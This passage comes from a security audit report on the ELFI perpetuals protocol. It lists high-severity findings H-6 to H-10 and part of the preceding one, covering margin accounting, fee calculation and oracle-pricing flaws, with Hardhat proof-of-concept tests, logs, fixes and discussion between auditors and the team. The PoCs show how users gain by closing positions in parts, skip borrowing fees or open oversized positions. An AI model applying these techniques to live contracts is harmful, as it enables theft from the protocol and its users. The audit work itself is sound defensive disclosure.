KrisRenZo, KupiaSec, chaduke, jennifer37, mstpr-brainbot, nikhil840096, whitehair0330

Summary

When a cross position is closed all the other cross positions "fromBalance"s updated. If the amount to be updated is negative then the other positions "fromBalance" should be decreased to lower down their cross available value. However, the function logic always returns "0" prior to storage update before the return statement.

Vulnerability Detail

Say Bob has 3 positions as follows: WBTC SHORT (margin: 100, marginFromBalance: 100, initialMarginInUsd: 100, initialMarginInUsdFromBalance: 100) SOL SHORT (margin: 100, marginFromBalance: 50, initialMarginInUsd: 100, initialMarginInUsdFromBalance: 50) WETH SHORT (margin: 100, marginFromBalance 90, initialMarginInUsd: 100, initialMarginInUsdFromBalance: 90)

Say the WBTC position is closed in loss such that there is a negative `settledMargin`. The `changeToken` will also be negative. Say the value for `changeToken` is -110.

Below lines will be executed in PositionMarginProcess::updatePositionFromBalanceMargin() function since the `changeToken` is negative. For SOL the `addBorrowMarginInUsd` will be 110 * 100 / 100 = 110. Since this value is higher than `position.initialMarginInUsdFromBalance` the first if check will be executed and `position.initialMarginInUsdFromBalance` will be "0". Then, the actual changeAmount will be calculated right after, normally this value should be the 50 * 100 / 100 = 50 token. However, because the "position" is a storage pointer and its value is set to "0" before the `changeAmount` calculation, `changeAmount` calculation will also be "0". That means that when the loop goes to the WETH position, instead of only decreasing 60 tokens (110-50) it will also reset the entire `position.initialMarginInUsdFromBalance` for the WETH position.

```
else {
```

```
            uint256 addBorrowMarginInUsd =
↪   (-amount).toUint256().mul(position.initialMarginInUsd).div(
                position.initialMargin
            );
            if (position.initialMarginInUsdFromBalance <= addBorrowMarginInUsd) {
                position.initialMarginInUsdFromBalance = 0;
                changeAmount =
↪   position.initialMarginInUsdFromBalance.mul(position.initialMargin).div(
                    position.initialMarginInUsd
                );
            } else {
                position.initialMarginInUsdFromBalance -= addBorrowMarginInUsd;
                changeAmount = (-amount).toUint256();
            }
        }
```

Impact

Entire "from balance" will be off. Account will have a lower "from balance" which means that the account can borrow more although it shouldn't be. No coded poc here because the issue is clear from text and easy to spot.

Code Snippet

https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/8a1a01804a7de7f73a04d794bf6b8104528681ad/elfi-perp-contracts/contracts/process/PositionMarginProcess.sol#L274-L338

Tool used

Manual Review

Recommendation

Change the order of these lines to this:

```
changeAmount = position.initialMarginInUsdFromBalance.mul(position.initialMargin
↪   ).div(position.initialMarginInUsd);
position.initialMarginInUsdFromBalance = 0;
```

Discussion

0xELFi

The same as:
https://github.com/sherlock-audit/2024-05-elfi-protocol-judging/issues/3

sherlock-admin2

The protocol team fixed this issue in the following PRs/commits:
https://github.com/0xCedar/elfi-perp-contracts/pull/15

sherlock-admin2

The Lead Senior Watson signed off on the fix.

Issue H-6: Closing partial positions miscounts the settled fees

Source: https://github.com/sherlock-audit/2024-05-elfi-protocol-judging/issues/37

Found by

mstpr-brainbot, qpzm

Summary

When positions are partially closed calculating settleMargin recordPnlToken will be wrong because of the additional division.

Vulnerability Detail

Bob opens a BTC LONG 5x 1000$ margin position where initially 1 BTC is 25k$.

When the price hits 27.5k$ Bob decides to close the half of his position.

Since Bob is closing half of the position the following else statement will be executed in the DecreasePositionProcess::_updateDecreasePosition internal function:

```
else {
            cache.decreaseMargin =
↪   cache.position.initialMargin.mul(decreaseQty).div(cache.position.qty);
            cache.unHoldPoolAmount =
↪   cache.position.holdPoolAmount.mul(decreaseQty).div(cache.position.qty);
            cache.closeFeeInUsd = CalUtils.mulRate(decreaseQty, closeFeeRate);
            (cache.settledBorrowingFee, cache.settledBorrowingFeeInUsd) =
↪   FeeQueryProcess.calcBorrowingFee(
                decreaseQty,
                position
            );
            cache.decreaseIntQty = decreaseQty.toInt256();
            cache.positionIntQty = cache.position.qty.toInt256();
            cache.settledFundingFee =
↪   cache.position.positionFee.realizedFundingFee.mul(cache.decreaseIntQty).div(
                cache.positionIntQty
            );
            cache.settledFundingFeeInUsd = cache
                .position
                .positionFee
                .realizedFundingFeeInUsd
```

```
                .mul(cache.decreaseIntQty)
                .div(cache.positionIntQty);

            if (cache.closeFeeInUsd > cache.position.positionFee.closeFeeInUsd) {
                cache.closeFeeInUsd = cache.position.positionFee.closeFeeInUsd;
            }
            cache.closeFee = FeeQueryProcess.calcCloseFee(tokenDecimals,
↪   cache.closeFeeInUsd, tokenPrice.toUint256());
            cache.settledFee =
                cache.settledBorrowingFee.toInt256() +
                cache.settledFundingFee +
                cache.closeFee.toInt256();
            cache.settledMargin = CalUtils.usdToTokenInt(
                (cache.position.initialMarginInUsd.toInt256() -
↪   _getPosFee(cache) + pnlInUsd)
                    .mul(cache.decreaseIntQty)
                    .div(cache.positionIntQty),
                TokenUtils.decimals(cache.position.marginToken),
                tokenPrice
            );
            cache.recordPnlToken = cache.settledMargin -
↪   cache.decreaseMargin.toInt256();
            cache.poolPnlToken =
                cache.decreaseMargin.toInt256() -
                CalUtils.usdToTokenInt(
                    (cache.position.initialMarginInUsd.toInt256() +
↪   pnlInUsd).mul(cache.decreaseIntQty).div(
                        cache.positionIntQty
                    ),
                    TokenUtils.decimals(cache.position.marginToken),
                    tokenPrice
                );
            cache.decreaseMarginInUsd =
↪   cache.position.initialMarginInUsd.mul(decreaseQty).div(position.qty);
            cache.realizedPnl = CalUtils.tokenToUsdInt(
                cache.recordPnlToken,
                TokenUtils.decimals(cache.position.marginToken),
                tokenPrice
            );
        }
```

As we can observe in above code snippet, the settled fees are converted to usd individuals and assigned to variable such as `cache.settledFundingFeeInUsd`, `cache.settledBorrowingFeeInUsd`. These values are already divided by "2" since we are decreasing the half of the position.

When we calculate the `cache.settledMargin` we will do the following math operation:

```
(cache.position.initialMarginInUsd.toInt256() - _getPosFee(cache) + pnlInUsd)
                    .mul(cache.decreaseIntQty)
                    .div(cache.positionIntQty)
```

cache.position.initialMarginInUsd.toInt256() -> is not divided by the decrease amount yet **_getPosFee(cache) -> is the sum of all settled fees in usd which all divided by the decrease amount already!** pnlInUsd -> is the total pnl of the total position not divided by the decrease amount yet

as we can see `_getPosFee` already divided by the decrease amount and when we calculate the `settledMargin` we do divide it one more time to decrease amount which lowers down the fee amounts and give us a wrong value `settleMargin`, `poolPnlToken` and `recordPnlToken` values which are crucial for the system.

In the end, if the total settled fees are "positive" then closing partial positions will be always more profitable for the user. If the total settled fees are "negative" then closing full positions will be always more profitable for the user.

Coded PoC:

```
it("Close in two parts", async function () {
        const usdcAmount = precision.token(2000, 6);
        await deposit(fixture, {
            account: user0,
            token: usdc,
            amount: usdcAmount,
        });

↪  ////////////////////////////////////////////////////////////////////////////

↪  ////////////////////////////////////////////////////////////////////////////

        const orderMargin = precision.token(1000); // 1000$
        usdc.connect(user0).approve(diamondAddr, orderMargin);
        const executionFee = precision.token(2, 15);
        const tx = await orderFacet.connect(user0).createOrderRequest(
            {
                symbol: btcUsd,
                orderSide: OrderSide.LONG,
                posSide: PositionSide.INCREASE,
                orderType: OrderType.MARKET,
                stopType: StopType.NONE,
                isCrossMargin: true,
                marginToken: wbtcAddr,
```

```
                qty: 0,
                leverage: precision.rate(5),
                triggerPrice: 0,
                acceptablePrice: 0,
                executionFee: executionFee,
                placeTime: 0,
                orderMargin: orderMargin,
                isNativeToken: false,
            },
            {
                value: executionFee,
            }
        );

        await tx.wait();

        const requestId = await marketFacet.getLastUuid(ORDER_ID_KEY);

        const tokenPrice = precision.price(25000);
        const usdcPrice = precision.price(99, 6); // 0.99$
        const oracle = [
            {
                token: wbtcAddr,
                targetToken: ethers.ZeroAddress,
                minPrice: tokenPrice,
                maxPrice: tokenPrice,
            },
            {
                token: usdcAddr,
                targetToken: ethers.ZeroAddress,
                minPrice: usdcPrice,
                maxPrice: usdcPrice,
            },
        ];

        await orderFacet.connect(user3).executeOrder(requestId, oracle);

        // mimick fees
        await mine(1000, { interval: 30 });

↪  ////////////////////////////////////////////////////////////////////////////

↪  ////////////////////////////////////////////////////////////////////////////

        let positionInfo = await positionFacet.getSinglePosition(
            user0.address,
            btcUsd,
```

```
        wbtcAddr,
        true
    );

    // close only half of the position in profits
    const tx2 = await orderFacet.connect(user0).createOrderRequest(
        {
            symbol: btcUsd,
            orderSide: OrderSide.SHORT,
            posSide: PositionSide.DECREASE,
            orderType: OrderType.MARKET,
            stopType: StopType.NONE,
            isCrossMargin: true,
            marginToken: wbtcAddr,
            qty: BigInt(positionInfo.qty) / BigInt(2),
            leverage: precision.rate(5),
            triggerPrice: 0,
            acceptablePrice: 0,
            executionFee: executionFee,
            placeTime: 0,
            orderMargin: orderMargin,
            isNativeToken: false,
        },
        {
            value: executionFee,
        }
    );

    await tx2.wait();

    const oracle2 = [
        {
            token: wbtcAddr,
            targetToken: ethers.ZeroAddress,
            minPrice: precision.price(27500),
            maxPrice: precision.price(27500),
        },
        {
            token: usdcAddr,
            targetToken: ethers.ZeroAddress,
            minPrice: usdcPrice,
            maxPrice: usdcPrice,
        },
    ];

    const requestId2 = await marketFacet.getLastUuid(ORDER_ID_KEY);
    await orderFacet.connect(user3).executeOrder(requestId2, oracle2);
```


```
        let accountInfo = await accountFacet.getAccountInfo(user0.address);
        console.log("Account after closing half of the position", accountInfo);


    ↪ ////////////////////////////////////////////////////////////////////////////

    ↪ ////////////////////////////////////////////////////////////////////////////
        positionInfo = await positionFacet.getSinglePosition(
            user0.address,
            btcUsd,
            wbtcAddr,
            true
        );

        const tx3 = await orderFacet.connect(user0).createOrderRequest(
            {
                symbol: btcUsd,
                orderSide: OrderSide.SHORT,
                posSide: PositionSide.DECREASE,
                orderType: OrderType.MARKET,
                stopType: StopType.NONE,
                isCrossMargin: true,
                marginToken: wbtcAddr,
                qty: positionInfo.qty,
                leverage: precision.rate(5),
                triggerPrice: 0,
                acceptablePrice: 0,
                executionFee: executionFee,
                placeTime: 0,
                orderMargin: orderMargin,
                isNativeToken: false,
            },
            {
                value: executionFee,
            }
        );

        await tx3.wait();

        const requestId3 = await marketFacet.getLastUuid(ORDER_ID_KEY);

        await orderFacet.connect(user3).executeOrder(requestId3, oracle2);

        accountInfo = await accountFacet.getAccountInfo(user0.address);
        console.log("Account info final two parts", accountInfo);
```


```
↪ ////////////////////////////////////////////////////////////////////////////

↪ ////////////////////////////////////////////////////////////////////////////
});

it("Close in one go", async function () {
    const usdcAmount = precision.token(2000, 6);
    await deposit(fixture, {
        account: user0,
        token: usdc,
        amount: usdcAmount,
    });

↪ ////////////////////////////////////////////////////////////////////////////

↪ ////////////////////////////////////////////////////////////////////////////

    const orderMargin = precision.token(1000); // 1000$
    usdc.connect(user0).approve(diamondAddr, orderMargin);
    const executionFee = precision.token(2, 15);
    const tx = await orderFacet.connect(user0).createOrderRequest(
        {
            symbol: btcUsd,
            orderSide: OrderSide.LONG,
            posSide: PositionSide.INCREASE,
            orderType: OrderType.MARKET,
            stopType: StopType.NONE,
            isCrossMargin: true,
            marginToken: wbtcAddr,
            qty: 0,
            leverage: precision.rate(5),
            triggerPrice: 0,
            acceptablePrice: 0,
            executionFee: executionFee,
            placeTime: 0,
            orderMargin: orderMargin,
            isNativeToken: false,
        },
        {
            value: executionFee,
        }
    );

    await tx.wait();

    const requestId = await marketFacet.getLastUuid(ORDER_ID_KEY);
```

```
        const tokenPrice = precision.price(25000);
        const usdcPrice = precision.price(99, 6); // 0.99$
        const oracle = [
            {
                token: wbtcAddr,
                targetToken: ethers.ZeroAddress,
                minPrice: tokenPrice,
                maxPrice: tokenPrice,
            },
            {
                token: usdcAddr,
                targetToken: ethers.ZeroAddress,
                minPrice: usdcPrice,
                maxPrice: usdcPrice,
            },
        ];

        await orderFacet.connect(user3).executeOrder(requestId, oracle);

        // mimick fees
        await mine(1000, { interval: 30 });

↪  ////////////////////////////////////////////////////////////////////////////

↪  ////////////////////////////////////////////////////////////////////////////

        let positionInfo = await positionFacet.getSinglePosition(
            user0.address,
            btcUsd,
            wbtcAddr,
            true
        );

        const oracle2 = [
            {
                token: wbtcAddr,
                targetToken: ethers.ZeroAddress,
                minPrice: precision.price(27500),
                maxPrice: precision.price(27500),
            },
            {
                token: usdcAddr,
                targetToken: ethers.ZeroAddress,
                minPrice: usdcPrice,
                maxPrice: usdcPrice,
            },
```

```
        ];

        const tx3 = await orderFacet.connect(user0).createOrderRequest(
            {
                symbol: btcUsd,
                orderSide: OrderSide.SHORT,
                posSide: PositionSide.DECREASE,
                orderType: OrderType.MARKET,
                stopType: StopType.NONE,
                isCrossMargin: true,
                marginToken: wbtcAddr,
                qty: positionInfo.qty,
                leverage: precision.rate(5),
                triggerPrice: 0,
                acceptablePrice: 0,
                executionFee: executionFee,
                placeTime: 0,
                orderMargin: orderMargin,
                isNativeToken: false,
            },
            {
                value: executionFee,
            }
        );

        await tx3.wait();

        const requestId3 = await marketFacet.getLastUuid(ORDER_ID_KEY);

        await orderFacet.connect(user3).executeOrder(requestId3, oracle2);

        let accountInfo = await accountFacet.getAccountInfo(user0.address);
        console.log("Account info final one go", accountInfo);

↪ ////////////////////////////////////////////////////////////////////////

↪ ////////////////////////////////////////////////////////////////////////
    });
```

Test Logs: Account info final two parts Result(11) ['0x70997970C51812dc3A010C7d01b50e0d17dc79C8', Result(2) [Result(4) [2000000000n, 0n, 0n, 0n], Result(4) [13825113546993371n, 0n, 0n, 0n]], Account info final one go Result(11) ['0x70997970C51812dc3A010C7d01b50e0d17dc79C8', Result(2) [Result(4) [2000000000n, 0n, 0n, 0n], Result(4) [13721368330375054n, 0n, 0n, 0n]],

13825113546993371n > 13721368330375054n !

Impact

Code Snippet

https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/8a1a01804a7de7f73a04d794bf6b8104528681ad/elfi-perp-contracts/contracts/process/DecreasePositionProcess.sol#L206-L336

Tool used

Manual Review

Recommendation

Don't divide the `_getPosFees()` since its already divided by the decreased amount

Discussion

sherlock-admin2

The protocol team fixed this issue in the following PRs/commits:
https://github.com/0xCedar/elfi-perp-contracts/pull/25

sherlock-admin2

The Lead Senior Watson signed off on the fix.

Issue H-7: Position net value is using outdated fees

Source: https://github.com/sherlock-audit/2024-05-elfi-protocol-judging/issues/41

The protocol has acknowledged this issue.

Found by

mstpr-brainbot

Summary

When a positions net value is calculated it factors the fees as well. However, these fees are outdated calculations. Such delay can lead to late liquidations and other unwanted occasions.

Vulnerability Detail

This is how the cross net value is calculated:

```
function _getCrossNetValue(
        PositionQueryProcess.PositionStaticsCache memory cache,
        uint256 portfolioNetValue,
        uint256 totalUsedValue,
        uint256 orderHoldUsd
    ) internal pure returns (int256) {
        return
            (portfolioNetValue + cache.totalIMUsd + orderHoldUsd).toInt256() +
            cache.totalPnl -
            totalUsedValue.toInt256() -
            cache.totalPosFee;
    }
```

As we can observe in above snippet it substracts the total fees from the net value. Let's see how this value is calculated in PositionQueryProcess.sol::getPositionFee():

```
cache.fundingFeePerQty = MarketQueryProcess.getFundingFeePerQty(position.symbol,
↪  position.isLong);
        cache.unRealizedFundingFeeDelta = CalUtils.mulIntSmallRate(
            position.qty.toInt256(),
            (cache.fundingFeePerQty - position.positionFee.openFundingFeePerQty)
        );
```

```
cache.cumulativeBorrowingFeePerToken =
↪  MarketQueryProcess.getCumulativeBorrowingFeePerToken(
            symbolProps.stakeToken,
            position.isLong,
            position.marginToken
        );
        cache.unRealizedBorrowingFeeDelta = CalUtils.mulSmallRate(
            CalUtils.mulRate(position.initialMargin, position.leverage -
↪  CalUtils.RATE_PRECISION),
            cache.cumulativeBorrowingFeePerToken -
↪  position.positionFee.openBorrowingFeePerToken
        );
```

For funding fees we get the latest perToken value from MarketQueryProcess.getFundingFeePerQty and for borrowing fees we get the latest perToken value from MarketQueryProcess.getCumulativeBorrowingFeePerToken. Which both of these values are the latest perToken values that somebody interacted with the market not the current per token values. This means that the cross net value is only up to date up to the latest interaction someone had with the market!

Coded PoC:

```
it("Positions can be liquidated because of outdated fee calculation", async
↪  function () {
        const usdcAm = precision.token(1_000_000, 6);
        // User has 1M USDC
        await deposit(fixture, {
            account: user0,
            token: usdc,
            amount: usdcAm,
        });

↪  ////////////////////////////////////////////////////////////////////////////

↪  ////////////////////////////////////////////////////////////////////////////
        const oracleBeginning = [
            {
                token: wbtcAddr,
                targetToken: ethers.ZeroAddress,
                minPrice: precision.price(25_000),
                maxPrice: precision.price(25_000),
            },
            {
                token: usdcAddr,
```

```
                targetToken: ethers.ZeroAddress,
                minPrice: precision.price(1),
                maxPrice: precision.price(1),
            },
        ];

↪ ////////////////////////////////////////////////////////////////////////////

↪ ////////////////////////////////////////////////////////////////////////////
        const orderMargin = precision.token(500_000); // 500k
        const executionFee = precision.token(2, 15);
        const tx = await orderFacet.connect(user0).createOrderRequest(
            {
                symbol: btcUsd,
                orderSide: OrderSide.LONG,
                posSide: PositionSide.INCREASE,
                orderType: OrderType.MARKET,
                stopType: StopType.NONE,
                isCrossMargin: true,
                marginToken: wbtcAddr,
                qty: 0,
                leverage: precision.rate(5),
                triggerPrice: 0,
                acceptablePrice: 0,
                executionFee: executionFee,
                placeTime: 0,
                orderMargin: orderMargin,
                isNativeToken: false,
            },
            {
                value: executionFee,
            }
        );

        await tx.wait();

        const requestId = await marketFacet.getLastUuid(ORDER_ID_KEY);

        await orderFacet.connect(user3).executeOrder(requestId, oracleBeginning);

↪ ////////////////////////////////////////////////////////////////////////////

↪ ////////////////////////////////////////////////////////////////////////////
        let [crossNetValue, mm] = await accountFacet.getCrossMMRTapir(
            user0.address,
            oracleBeginning
        );
```


```
        console.log("Cross net value after the position", crossNetValue);

    ↪ ////////////////////////////////////////////////////////////////////////////

    ↪ ////////////////////////////////////////////////////////////////////////////
        // Accrue some fees
        await mine(1000, { interval: 150 });

        [crossNetValue, mm] = await accountFacet.getCrossMMRTapir(
            user0.address,
            oracleBeginning
        );
        console.log("Cross net value after some time passed", crossNetValue);

    ↪ ////////////////////////////////////////////////////////////////////////////

    ↪ ////////////////////////////////////////////////////////////////////////////
        // User1 creates an order, this will update the fees
        // doens't matter how big the position is
        await deposit(fixture, {
            account: user1,
            token: usdc,
            amount: usdcAm,
        });

        const tx2 = await orderFacet.connect(user1).createOrderRequest(
            {
                symbol: btcUsd,
                orderSide: OrderSide.LONG,
                posSide: PositionSide.INCREASE,
                orderType: OrderType.MARKET,
                stopType: StopType.NONE,
                isCrossMargin: true,
                marginToken: wbtcAddr,
                qty: 0,
                leverage: precision.rate(5),
                triggerPrice: 0,
                acceptablePrice: 0,
                executionFee: executionFee,
                placeTime: 0,
                orderMargin: precision.token(1000),
                isNativeToken: false,
            },
            {
                value: executionFee,
            }
        );
```

```
        await tx2.wait();

        const requestId2 = await marketFacet.getLastUuid(ORDER_ID_KEY);

        await orderFacet.connect(user3).executeOrder(requestId2,
↪  oracleBeginning);


↪  ////////////////////////////////////////////////////////////////////////////

↪  ////////////////////////////////////////////////////////////////////////////
        [crossNetValue, mm] = await accountFacet.getCrossMMRTapir(
            user0.address,
            oracleBeginning
        );
        console.log("Cross net value after user1s position", crossNetValue);
```

Test Logs: Cross net value after the position 957031875000000000000000n Cross net value after some time passed 957031875000000000000000n Cross net value after user1s position 948117391066265975050000n

As seen when the other user interacted the protocol user0's net value dropped significantly!

Impact

Net cross value is used in liquidations and it's a crucial value for that. If it's delayed then the liquidations can be stale which protocol can go insolvent in extreme cases. Hence, high.

Code Snippet

https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/8a1a01804a7de7f73a04d794bf6b8104528681ad/elfi-perp-contracts/contracts/process/AccountProcess.sol#L20-L41

https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/8a1a01804a7de7f73a04d794bf6b8104528681ad/elfi-perp-contracts/contracts/process/PositionQueryProcess.sol#L206-L251

https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/8a1a01804a7de7f73a04d794bf6b8104528681ad/elfi-perp-contracts/contracts/process/MarketQueryProcess.sol#L163-L166

https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/8a1a01804a7de7f73a04d794bf6b8104528681ad/elfi-perp-contracts/contracts/process/MarketQueryP

rocess.sol#L68-L80

Tool used

Manual Review

Recommendation

Calculate the latest per token via these functions which will give the actual latest per token value. https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/8a1a01804a7de7f73a04d794bf6b8104528681ad/elfi-perp-contracts/contracts/process/PositionQueryProcess.sol#L161-L199

Discussion

0xELFi02

Not a issue: This is a relatively common practice in DEX, where the calculation is updated during the next transaction.

Issue H-8: Cross available value is not accounting the position fees

Source: https://github.com/sherlock-audit/2024-05-elfi-protocol-judging/issues/42

The protocol has acknowledged this issue.

Found by

mstpr-brainbot

Summary

Cross available value is the maximum margin that an account can open a position. This value currently subtracts if the account has any losses but not assumes the fees which can be negative as well. This makes the account have a greater maximum margin than it should be.

Vulnerability Detail

Cross available value is calculated in AccountProcess::getCrossAvailableValue() function as follows:

```
(totalNetValue + cache.totalIMUsd + accountProps.orderHoldInUsd).toInt256() -
totalUsedValue.toInt256() +
(cache.totalPnl >= 0 ? int256(0) : cache.totalPnl) -
(cache.totalIMUsdFromBalance + totalBorrowingValue).toInt256();
```

As we can observe in above code snippet if there is a negative PnL it is subtracted from the positions available cross value. The reason for this is that if the account has a negative PnL that means when the position is realized accounts net value will drop hence, it is critical to account anything that can/will drop the accounts net value such as sum PnL of the positions account has. However, this calculation missing a key factor that also can drop the accounts net value which is the fees; closeFee, borrowingFee and fundingFee. When the position is settled these fees will added on top of the PnL so it can be assumed that it will affect the users latest settled margin.

Textual PoC: Assume an account has totalNetValue = 200 cache.totalIMUsd = 100 totalUsedValue = 100 totalBorrowingValue = 100 totalIMUsdFromBalance = 0 totalPnl = 0 totalFees = 20

the cross available value for this account would be: (100 + 100 + 0) - 100 + 0 - (0 + 100) = = 100$

This means that account can open an another position with a margin of 100. However, there are 20 fees to pay which if the account would've closed the position account would had 80 cross available value! In an extreme case if the fees are very high like say 80 account can open a position while it's actually eligible to liquidations.

Another case would be account withdrawing the cross available value which is 100$ worth of collateral although the position is already in -20$ which will make the position not fully collateralized.

Impact

Users can open positions with a greater margin than their actual total balance. Hence, high.

Code Snippet

https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/8a1a01804a7de7f73a04d794bf6b8104528681ad/elfi-perp-contracts/contracts/process/AccountProcess.sol#L127-L147

Tool used

Manual Review

Recommendation

Add the fees just like the PnL. If it's negative (funding fees) then don't add it, if it's positive subtract it from the total value.

Discussion

0xELFi02

Not a issue: Total net value has already accounted for settled and unsettled fees.

mstpr

@0xELFi02 Can you explain how it's accounted? I don't see anywhere where fees are accounted for users cross available value calculation

0xELFi02

When the position was closed, fees will be settled: https://github.com/0xCedar/elfi-perp-contracts/blob/30a073946a298734bdec8df0266c40f9ba38697d/contracts/process/DecreasePositionProcess.sol#L101

mstpr

@0xELFi02

Say you have a LONG position on BTC and you want to open an another LONG position on SOL.

When you have the LONG position only, your cross available value say, 1000.$However, there also so 100$ in fees that is not considered which when the position is going to be closed it will be realized. So actually, the cross available value is 900$ not 1000$.

When calculating cross available value we subtract the PnL but not adding it: (cache.totalPnl >= 0 ? int256(0) : cache.totalPnl) fees are jus like the PnL, they should also be removed since they are a loss/profit as well.

Issue H-9: Long orders always pays lesser in fees while short orders always pays higher due to oracle pricing

Source: https://github.com/sherlock-audit/2024-05-elfi-protocol-judging/issues/45

Found by

mstpr-brainbot

Summary

Long orders pay lower fees due to the inconsistent margin token price, while short orders incur higher fees. This discrepancy naturally makes long orders more incentivized and short orders more disincentivized.

Vulnerability Detail

When a position is opened there are 3 fees to be charged:

1. closeFee
2. borrowingFee
3. fundingFee

When a LONG position closed fees are calculated with the oracle `min` price:

```
function updateBorrowingFee(Position.Props storage position, address stakeToken)
↪  public {
        .
        position.positionFee.realizedBorrowingFee += realizedBorrowingFeeDelta;
        position.positionFee.realizedBorrowingFeeInUsd += CalUtils.tokenToUsd(
            realizedBorrowingFeeDelta,
            TokenUtils.decimals(position.marginToken),
            -> OracleProcess.getLatestUsdUintPrice(position.marginToken,
↪  position.isLong)
        );
        .
    }

function updateFundingFee(Position.Props storage position) public {
       .
       .
        int256 realizedFundingFee;
        if (position.isLong) {
```

```
            .
            position.positionFee.realizedFundingFeeInUsd +=
↪   CalUtils.tokenToUsdInt(
                realizedFundingFeeDelta,
                TokenUtils.decimals(position.marginToken),
                -> OracleProcess.getLatestUsdPrice(position.marginToken,
↪   position.isLong)
            );
        } else {
            realizedFundingFee = CalUtils.usdToTokenInt(
                realizedFundingFeeDelta,
                TokenUtils.decimals(position.marginToken),
                -> OracleProcess.getLatestUsdPrice(position.marginToken,
↪   position.isLong)
            );
            .
            position.positionFee.realizedFundingFeeInUsd +=
↪   realizedFundingFeeDelta;
        }
        .
    }
```

When the positions `position.positionFee.realizedFundingFeeInUsd` and `position.positionFee.realizedBorrowingFeeInUsd` updated then these values are used to calculate the total fees in USD and finally used to calculate users and pools profit/loss.

Assume that the position is fully closed then these lines will be used to calculate the `settledMargin` and `recordPnlToken`:

```
cache.settledMargin = CalUtils.usdToTokenInt(
    cache.position.initialMarginInUsd.toInt256() - _getPosFee(cache) + pnlInUsd,
    TokenUtils.decimals(cache.position.marginToken),
    tokenPrice
);
cache.recordPnlToken = cache.settledMargin - cache.decreaseMargin.toInt256();
```

`_getPosFee(cache)` is the total sum of fees in USD and since for a LONG order this is calculated via oracles `min` price this will be the minimum value in USD. Hence, the `settledMargin` will be a higher value and `recordPnlToken` will be a higher value too. In the end LONG orders pays lesser borrowing fees to pool and lesser funding fees to shorts. Short orders are the opposite, they pay more fees to longs and long fees to pool in borrowing fees.

Textual PoC:

Assume tokenA LONG position is being closed, tokenA max price is 1$ and min

price is 0.9$ in oracle.

5 tokens in borrowing fee and 5 tokens in funding fees are accrued. Since it's a long position, the fees will be calculated in USD as 5 * 0.9 = 4$ instead of 5*1 = 5.$Total fees to be paid excluding the close Fee will be 8$.

Assume position `initialMarginInUsdis` 100 $and `pnlInUsd` is 50$.

Settled margin will be: toToken(100 - 8 + 50) = 142 token (LONG positions uses the max price as execution price hence, `tokenPrice` is the max value)

However, if the same position would be a SHORT position then the fees would be 10$ instead of 8$.

Impact

Long orders pay less fees to shorts in funding fees and pays less borrowing fee and closing fee to pool where as short orders are the opposite, they pay more fees to all parties. This discrepancy creates a greater advantage for long orders since they pay lesser funding fees and receive higher funding fees. In a scaled system, this advantage will be a greater problem hence, I'll label it as high.

Code Snippet

https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/8a1a01804a7de7f73a04d794bf6b8104528681ad/elfi-perp-contracts/contracts/process/FeeProcess.sol#L76-L137

https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/8a1a01804a7de7f73a04d794bf6b8104528681ad/elfi-perp-contracts/contracts/process/DecreasePositionProcess.sol#L60-L65

https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/8a1a01804a7de7f73a04d794bf6b8104528681ad/elfi-perp-contracts/contracts/process/DecreasePositionProcess.sol#L206-L336

Tool used

Manual Review

Recommendation

When calculating the fees always use the higher price to accrue more fees to parties. Or use the lesser price for both. The key point is to use the same pricing for both long and shorts to keep them in same incentive.

Discussion

sherlock-admin2

The protocol team fixed this issue in the following PRs/commits:
https://github.com/0xCedar/elfi-perp-contracts/pull/26

sherlock-admin2

The Lead Senior Watson signed off on the fix.

Issue H-10: Increasing leverage can make the position have "0" `initialMargin`

Source: https://github.com/sherlock-audit/2024-05-elfi-protocol-judging/issues/49

Found by

mstpr-brainbot, whitehair0330

Summary

Increasing the leverage of a cross position can make the position have "0" initialMargin.

Vulnerability Detail

When position leverage is increased the margin required in USD will decrease since positions QTY is not changing. However, when the margin in terms of token is decreased the current price will be used which can make the `initialMargin` to "0".

For example, let's assume a position where its 2x SHORT tokenA with 100$ margin where 1 tokenA is
1.$Positioninbeginning : initialMargin = 100 initialMarginInUsd = 100$ qty = 200$

Say the user wants to levers up to 10x. Reduce margin will be calculated as 100 - 20 = 80 as we can observe in PositionMarginProcess::updatePositionLeverage function's these lines

```
position.leverage = request.leverage;
uint256 reduceMargin = position.initialMarginInUsd -
↪  CalUtils.divRate(position.qty, position.leverage);
uint256 reduceMarginAmount = _executeReduceMargin(position, symbolProps,
↪  reduceMargin, false);
```

Moving on with the execution of the function we will execute the following lines in the PositionMarginProcess::_executeReduceMargin() internal function:

```
uint256 marginTokenPrice =
↪  OracleProcess.getLatestUsdUintPrice(position.marginToken, !position.isLong);
uint256 reduceMarginAmount = CalUtils.usdToToken(reduceMargin, decimals,
↪  marginTokenPrice);
if (
    position.isCrossMargin &&
    position.initialMarginInUsd - position.initialMarginInUsdFromBalance <
↪  reduceMargin
```

```
) {
    position.initialMarginInUsdFromBalance -= (reduceMargin -
        (position.initialMarginInUsd -
↪   position.initialMarginInUsdFromBalance)).max(0);
}
position.initialMargin -= reduceMarginAmount;
position.initialMarginInUsd -= reduceMargin;
```

As we can observe above, we use the current price. Say the price of tokenA is 0.8$ at the time of updating leverage. `reduceMarginAmount` will be calculated as: 80 / 0.8 = 100 tokens. When we reduce this amount from `position.initialMargin` which recall that it was 100 at the beginning, it will be "0".

When positions initial margin is "0" position no longer pays borrowing fees to pool. Completely bypassing it as we can see how the borrowing fee is calculated here: https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/8a1a01804a7de7f73a04d794bf6b8104528681ad/elfi-perp-contracts/contracts/process/FeeProcess.sol#L82-L85

Another case from same root cause: Isolated accounts can close a LONG position that is in losses to secure their initial margin back, effectively escalating any losses that are occurred.

Coded PoC:

```
it("Increase leverage and achieve 0 margin", async function () {
        const usdcAm = precision.token(500_000, 6);
        await deposit(fixture, {
            account: user0,
            token: usdc,
            amount: usdcAm,
        });

↪   ////////////////////////////////////////////////////////////////////////

↪   ////////////////////////////////////////////////////////////////////////
        // Actual price is 25k
        const oracleBeginning = [
            {
                token: wbtcAddr,
